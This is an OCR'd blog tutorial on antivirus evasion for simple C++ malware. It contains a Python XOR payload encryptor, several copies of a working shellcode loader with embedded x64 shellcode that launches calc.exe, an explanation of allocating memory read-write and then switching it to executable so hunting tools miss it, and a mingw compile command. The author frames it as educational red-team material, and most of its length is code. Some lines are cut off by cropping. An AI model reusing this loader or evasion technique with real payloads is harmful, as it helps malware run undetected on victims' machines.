
AV engines evasion for C++ simple malware

cocomelonc.github.io/tutorial/2021/09/04/simple-malware-av-evasion.html

September 4, 2021

8 minute read

Hello, cybersecurity enthusiasts and white hackers!



```python
# XOR payload encryption
# author: @cocomelonc
# https://cocomelonc.github.io/tutorial/2021/09/04/simple-
import sys
import os
import hashlib
import string

## XOR function to encrypt data
def xor(data, key):
    key = str(key)
    l = len(key)
    output_str = ""

    for i in range(len(data)):
        current = data[i]
        current_key = key[i % len(key)]
        ordd = lambda x: x if isinstance(x, int) else ord(
        output_str += chr(ordd(current) ^ ord(current_key)
    return output_str

## encrypting
def xor_encrypt(data, key):
    ciphertext = xor(data, key)
    ciphertext = '{ 0x' + ', 0x'.join(hex(ord(x))[2:] for
    print (ciphertext)
    return ciphertext, key

## key for encrypt/decrypt
my_secret_key = "mysupersecretkey"
evil_enc.py
```

```cpp
#include <stdlib.h>
#include <string.h>

// our payload calc.exe
unsigned char my_payload[] = { };
unsigned int my_payload_len = sizeof(my_payload);

// key for XOR decrypt
char my_secret_key[] = "mysupersecretkey";

// decrypt deXOR function
void XOR(char * data, size_t data_len, char * key,
    int j;
    j = 0;
    for (int i = 0; i < data_len; i++) {
            if (j == key_len - 1) j = 0;

            data[i] = data[i] ^ key[j];
            j++;
    }
}
```

This is not a tutorial to make a malware, but a practical case for educational purpose only.

AV evasion has always being challenging for red teamers and pentesters, especially for those who write malwares.


In our tutorial, we will write a simple malware in C++ that will launch our payload: `calc.exe` process. Then we check through virustotal how many AV engines detect our malware, after which we will try to reduce the number of AV engines that will detect our malware.

Let’s start with simple C++ code of our malware:

```
/*
cpp implementation malware example with calc.exe payload
*/
#include <windows.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

// our payload calc.exe
unsigned char my_payload[] = {
  0xfc, 0x48, 0x83, 0xe4, 0xf0, 0xe8, 0xc0, 0x00, 0x00, 0x00, 0x41, 0x51,
  0x41, 0x50, 0x52, 0x51, 0x56, 0x48, 0x31, 0xd2, 0x65, 0x48, 0x8b, 0x52,
  0x60, 0x48, 0x8b, 0x52, 0x18, 0x48, 0x8b, 0x52, 0x20, 0x48, 0x8b, 0x72,
  0x50, 0x48, 0x0f, 0xb7, 0x4a, 0x4a, 0x4d, 0x31, 0xc9, 0x48, 0x31, 0xc0,
  0xac, 0x3c, 0x61, 0x7c, 0x02, 0x2c, 0x20, 0x41, 0xc1, 0xc9, 0x0d, 0x41,
  0x01, 0xc1, 0xe2, 0xed, 0x52, 0x41, 0x51, 0x48, 0x8b, 0x52, 0x20, 0x8b,
  0x42, 0x3c, 0x48, 0x01, 0xd0, 0x8b, 0x80, 0x88, 0x00, 0x00, 0x00, 0x48,
  0x85, 0xc0, 0x74, 0x67, 0x48, 0x01, 0xd0, 0x50, 0x8b, 0x48, 0x18, 0x44,
  0x8b, 0x40, 0x20, 0x49, 0x01, 0xd0, 0xe3, 0x56, 0x48, 0xff, 0xc9, 0x41,
  0x8b, 0x34, 0x88, 0x48, 0x01, 0xd6, 0x4d, 0x31, 0xc9, 0x48, 0x31, 0xc0,
  0xac, 0x41, 0xc1, 0xc9, 0x0d, 0x41, 0x01, 0xc1, 0x38, 0xe0, 0x75, 0xf1,
  0x4c, 0x03, 0x4c, 0x24, 0x08, 0x45, 0x39, 0xd1, 0x75, 0xd8, 0x58, 0x44,
  0x8b, 0x40, 0x24, 0x49, 0x01, 0xd0, 0x66, 0x41, 0x8b, 0x0c, 0x48, 0x44,
  0x8b, 0x40, 0x1c, 0x49, 0x01, 0xd0, 0x41, 0x8b, 0x04, 0x88, 0x48, 0x01,
  0xd0, 0x41, 0x58, 0x41, 0x58, 0x5e, 0x59, 0x5a, 0x41, 0x58, 0x41, 0x59,
  0x41, 0x5a, 0x48, 0x83, 0xec, 0x20, 0x41, 0x52, 0xff, 0xe0, 0x58, 0x41,
  0x59, 0x5a, 0x48, 0x8b, 0x12, 0xe9, 0x57, 0xff, 0xff, 0xff, 0x5d, 0x48,
  0xba, 0x01, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x48, 0x8d, 0x8d,
  0x01, 0x01, 0x00, 0x00, 0x41, 0xba, 0x31, 0x8b, 0x6f, 0x87, 0xff, 0xd5,
  0xbb, 0xf0, 0xb5, 0xa2, 0x56, 0x41, 0xba, 0xa6, 0x95, 0xbd, 0x9d, 0xff,
  0xd5, 0x48, 0x83, 0xc4, 0x28, 0x3c, 0x06, 0x7c, 0x0a, 0x80, 0xfb, 0xe0,
  0x75, 0x05, 0xbb, 0x47, 0x13, 0x72, 0x6f, 0x6a, 0x00, 0x59, 0x41, 0x89,
  0xda, 0xff, 0xd5, 0x63, 0x61, 0x6c, 0x63, 0x2e, 0x65, 0x78, 0x65, 0x00
};
unsigned int my_payload_len = sizeof(my_payload);

int main(void) {
  void * my_payload_mem; // memory buffer for payload
  BOOL rv;
  HANDLE th;
  DWORD oldprotect = 0;

  // Allocate a memory buffer for payload
  my_payload_mem = VirtualAlloc(0, my_payload_len, MEM_COMMIT | MEM_RESERVE,
PAGE_READWRITE);

  // copy payload to buffer
  RtlMoveMemory(my_payload_mem, my_payload, my_payload_len);

  // make new buffer as executable
  rv = VirtualProtect(my_payload_mem, my_payload_len, PAGE_EXECUTE_READ,
&oldprotect);
```

```
  if ( rv != 0 ) {

    // run payload
    th = CreateThread(0, 0, (LPTHREAD_START_ROUTINE) my_payload_mem, 0, 0, 0);
    WaitForSingleObject(th, -1);
  }
  return 0;
}
```

So we have just one function `main(void)` function:




```
int main(void) {
  void * my_payload_mem; // memory buffer for payload
  BOOL rv;
  HANDLE th;
  DWORD oldprotect = 0;

  // Allocate a memory buffer for payload
  my_payload_mem = VirtualAlloc(0, my_payload_len, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);
```

and we have `sizeof(my_payload)` size of payload.

For simplicity, we use `calc.exe` as the payload. Without delving into the generation of the payload, we will simply substitute the finished payload into our code:

```
unsigned char my_payload[] = {
  0xfc, 0x48, 0x83, 0xe4, 0xf0, 0xe8, 0xc0, 0x00, 0x00, 0x00, 0x41, 0x51,
  0x41, 0x50, 0x52, 0x51, 0x56, 0x48, 0x31, 0xd2, 0x65, 0x48, 0x8b, 0x52,
  0x60, 0x48, 0x8b, 0x52, 0x18, 0x48, 0x8b, 0x52, 0x20, 0x48, 0x8b, 0x72,
  0x50, 0x48, 0x0f, 0xb7, 0x4a, 0x4a, 0x4d, 0x31, 0xc9, 0x48, 0x31, 0xc0,
  0xac, 0x3c, 0x61, 0x7c, 0x02, 0x2c, 0x20, 0x41, 0xc1, 0xc9, 0x0d, 0x41,
  0x01, 0xc1, 0xe2, 0xed, 0x52, 0x41, 0x51, 0x48, 0x8b, 0x52, 0x20, 0x8b,
  0x42, 0x3c, 0x48, 0x01, 0xd0, 0x8b, 0x80, 0x88, 0x00, 0x00, 0x00, 0x48,
  0x85, 0xc0, 0x74, 0x67, 0x48, 0x01, 0xd0, 0x50, 0x8b, 0x48, 0x18, 0x44,
  0x8b, 0x40, 0x20, 0x49, 0x01, 0xd0, 0xe3, 0x56, 0x48, 0xff, 0xc9, 0x41,
  0x8b, 0x34, 0x88, 0x48, 0x01, 0xd6, 0x4d, 0x31, 0xc9, 0x48, 0x31, 0xc0,
  0xac, 0x41, 0xc1, 0xc9, 0x0d, 0x41, 0x01, 0xc1, 0x38, 0xe0, 0x75, 0xf1,
  0x4c, 0x03, 0x4c, 0x24, 0x08, 0x45, 0x39, 0xd1, 0x75, 0xd8, 0x58, 0x44,
  0x8b, 0x40, 0x24, 0x49, 0x01, 0xd0, 0x66, 0x41, 0x8b, 0x0c, 0x48, 0x44,
  0x8b, 0x40, 0x1c, 0x49, 0x01, 0xd0, 0x41, 0x8b, 0x04, 0x88, 0x48, 0x01,
  0xd0, 0x41, 0x58, 0x41, 0x58, 0x5e, 0x59, 0x5a, 0x41, 0x58, 0x41, 0x59,
  0x41, 0x5a, 0x48, 0x83, 0xec, 0x20, 0x41, 0x52, 0xff, 0xe0, 0x58, 0x41,
  0x59, 0x5a, 0x48, 0x8b, 0x12, 0xe9, 0x57, 0xff, 0xff, 0xff, 0x5d, 0x48,
  0xba, 0x01, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x48, 0x8d, 0x8d,
  0x01, 0x01, 0x00, 0x00, 0x41, 0xba, 0x31, 0x8b, 0x6f, 0x87, 0xff, 0xd5,
  0xbb, 0xf0, 0xb5, 0xa2, 0x56, 0x41, 0xba, 0xa6, 0x95, 0xbd, 0x9d, 0xff,
  0xd5, 0x48, 0x83, 0xc4, 0x28, 0x3c, 0x06, 0x7c, 0x0a, 0x80, 0xfb, 0xe0,
  0x75, 0x05, 0xbb, 0x47, 0x13, 0x72, 0x6f, 0x6a, 0x00, 0x59, 0x41, 0x89,
  0xda, 0xff, 0xd5, 0x63, 0x61, 0x6c, 0x63, 0x2e, 0x65, 0x78, 0x65, 0x00
};
```


And the main logic of our `main` function is:



```c
int main(void) {
  void * my_payload_mem; // memory buffer for payload
  BOOL rv;
  HANDLE th;
  DWORD oldprotect = 0;

  // Allocate a memory buffer for payload
  my_payload_mem = VirtualAlloc(0, my_payload_len, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);

  // copy payload to buffer
  RtlMoveMemory(my_payload_mem, my_payload, my_payload_len);

  // make new buffer as executable
  rv = VirtualProtect(my_payload_mem, my_payload_len, PAGE_EXECUTE_READ, &oldprotect);
  if ( rv != 0 ) {

    // run payload
    th = CreateThread(0, 0, (LPTHREAD_START_ROUTINE) my_payload_mem, 0, 0, 0);
    WaitForSingleObject(th, -1);
  }
  return 0;
}
```

Let’s go to investigate this logic. If you want to run our payload in the memory of the process, we have to do couple of things. We have to create a new memory buffer, copy our payload into the buffer, and a start executing this buffer.


The first we do we allocate new memory region in a process and we store the address in `my_payload_mem` variable:



```c
int main(void) {
  void * my_payload_mem; // memory buffer for payload
  BOOL rv;
  HANDLE th;
  DWORD oldprotect = 0;

  // Allocate a memory buffer for payload
  my_payload_mem = VirtualAlloc(0, my_payload_len, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);

  // copy payload to buffer
  RtlMoveMemory(my_payload_mem, my_payload, my_payload_len);

  // make new buffer as executable
  rv = VirtualProtect(my_payload_mem, my_payload_len, PAGE_EXECUTE_READ, &oldprotect);
  if ( rv != 0 ) {

    // run payload
    th = CreateThread(0, 0, (LPTHREAD_START_ROUTINE) my_payload_mem, 0, 0, 0);
    WaitForSingleObject(th, -1);
  }
  return 0;
}
```


and this memory region is readable and writeable.

Then, we copy our `my_payload` to `my_payload_mem`:




```
43   // Allocate a memory buffer for payload
44   my_payload_mem = VirtualAlloc(0, my_payload_len, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);
45
46   // copy payload to buffer
47   RtlMoveMemory(my_payload_mem, my_payload, my_payload_len);
48
49   // make new buffer as executable
50   rv = VirtualProtect(my_payload_mem, my_payload_len, PAGE_EXECUTE_READ, &oldprotect);
51   if ( rv != 0 ) {
```

And then we set our buffer to be executable:



```
43   // Allocate a memory buffer for payload
44   my_payload_mem = VirtualAlloc(0, my_payload_len, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);
45
46   // copy payload to buffer
47   RtlMoveMemory(my_payload_mem, my_payload, my_payload_len);
48
49   // make new buffer as executable
50   rv = VirtualProtect(my_payload_mem, my_payload_len, PAGE_EXECUTE_READ, &oldprotect);
51   if ( rv != 0 ) {
52
53     // run payload
54     th = CreateThread(0, 0, (LPTHREAD_START_ROUTINE) my_payload_mem, 0, 0, 0);
55     WaitForSingleObject(th, -1);
56   }
57   return 0;
58 }
```

Ok, everything is good but why I am not doing this in `44` line???




```
43   // Allocate a memory buffer for payload
44   my_payload_mem = VirtualAlloc(0, my_payload_len, MEM_COMMIT | MEM_RESERVE, ~~PAGE_READWRITE~~);
                                                                              PAGE_EXECUTE_READ???
45
46   // copy payload to buffer
47   RtlMoveMemory(my_payload_mem, my_payload, my_payload_len);
48
49   // make new buffer as executable
50   rv = VirtualProtect(my_payload_mem, my_payload_len, PAGE_EXECUTE_READ, &oldprotect);
51   if ( rv != 0 ) {
52
53     // run payload
54     th = CreateThread(0, 0, (LPTHREAD_START_ROUTINE) my_payload_mem, 0, 0, 0);
55     WaitForSingleObject(th, -1);
56   }
57   return 0;
58 }
```

why not just allocate a buffer which is readable writable and executable?


And the reason is pretty simple. Some hunting tools and AV engines can spot this memory region, because it’s quite unusable that the process needs a memory which is readable, writeable and executable at the same time. So to bypass this kind of detection we are doing in a two steps.

And if everything goes well, we run our payload as the separate new thread in a process:




```
// make new buffer as executable
rv = VirtualProtect(my_payload_mem, my_payload_len, PAGE_EXECUTE_READ, &oldprotect);
if ( rv != 0 ) {

  // run payload
  th = CreateThread(0, 0, (LPTHREAD_START_ROUTINE) my_payload_mem, 0, 0, 0);
  WaitForSingleObject(th, -1);
}
return 0;
}
```

Let’s go to compile our malware:



```
 kali@kali  ~/projects/cybersec_blog/2021-04-09-av-evasion-1  x86_64-w64-mingw32-gcc evil.cpp -o evil.exe -s -ffunction-sections -fdata-sections -Wno-write-strings
-fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc
 kali@kali  ~/projects/cybersec_blog/2021-04-09-av-evasion-1  ls -l
total 20
